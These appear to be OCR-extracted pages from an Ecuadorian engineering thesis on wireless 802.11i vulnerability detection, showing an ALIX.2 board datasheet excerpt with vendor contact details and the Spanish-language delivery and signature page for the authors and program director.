


*Creative  
Advanced  
Communication  
Engineering*

**CACE Technologies**  
1949 5th Street, Suite 103  
Davis, CA 95616  
[www.cacetechnology.com](http://www.cacetechnology.com)  
tel: 530.758.2790  
fax: 530.758.2781  
email: [info@cacetechnology.com](mailto:info@cacetechnology.com)

## ALIX.2 series

Configuration	2 LAN / 2 miniPCI, or 3 LAN / 1 miniPCI
Power supply	7 to 20V DC, about 3 to 4W at Linux idle, peak about 6W without miniPCI cards and USB devices. Suggest a 18V / 15W supply. Center pin = positive, sleeve = ground, 2.1 mm diameter.
Temperature range	0 to 50°C.
Dimensions	6 x 6" (152.4 x 152.4 mm)





FECHA DE ENTREGA:

En la ciudad de Sangolquí, firman en constancia de la entrega del presente proyecto de Grado titulado “**DETECCIÓN DE VULNERABILIDADES EN REDES INALÁMBRICAS 802.11i, MEDIANTE EL ANÁLISIS DE TRÁFICO DE LA CAPA DE ENLACE**”, en calidad de Autores al Sr. Jaime Javier Astudillo Cabrera y al Sr. Andrés Sebastián Troya Estrella, estudiantes de la carrera de Ingeniería Electrónica en Redes y Comunicación de Datos, y recibe por parte del Departamento de Eléctrica y Electrónica el Director de Carrera de Redes y Comunicación de Datos, el Señor Dr. Nikolai Espinosa.

---

Jaime Javier Astudillo Cabrera  
140043161-3

---

Andrés Sebastián Troya Estrella  
171273655-0

---

Dr. Nikolai Espinosa  
DIRECTOR DE LA CARRERA DE INGENIERÍA ELECTRÓNICA EN REDES  
Y COMUNICACIÓN DE DATOS